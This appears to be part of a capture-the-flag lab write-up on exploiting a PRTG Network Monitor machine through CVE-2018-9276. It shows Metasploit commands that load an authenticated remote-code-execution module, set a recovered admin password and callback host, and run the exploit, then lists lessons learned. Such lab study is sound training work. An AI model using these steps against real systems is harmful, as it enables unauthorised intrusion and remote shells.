
We did login!
In the edit user tab we find this:

Looking at the documentation

What does this mean? (As of finishing this box TL;DR it is a nothing burger!)


CVE-2018-9276


$ msfconsole
I used metasploit because I want to try and use it now that I’m not restricted from using it on the OSCP!

use exploit/windows/http/prtg_authenticated_rce
show options

SET ADMIN_PASSWORD PrTg@dmin2019

set LHOST 10.10.14.114
set RHOST 10.129.230.176
exploit

Lessons Learned
- Always enumerate configuration files when a web app is present.
- Enumerate the files, research the ones to hit first!
- Check to make sure you don’t miss anything from ALL dat files.
- Learn how to use grep!
grep -C 10 'text' filename
- Metasploit might be peak?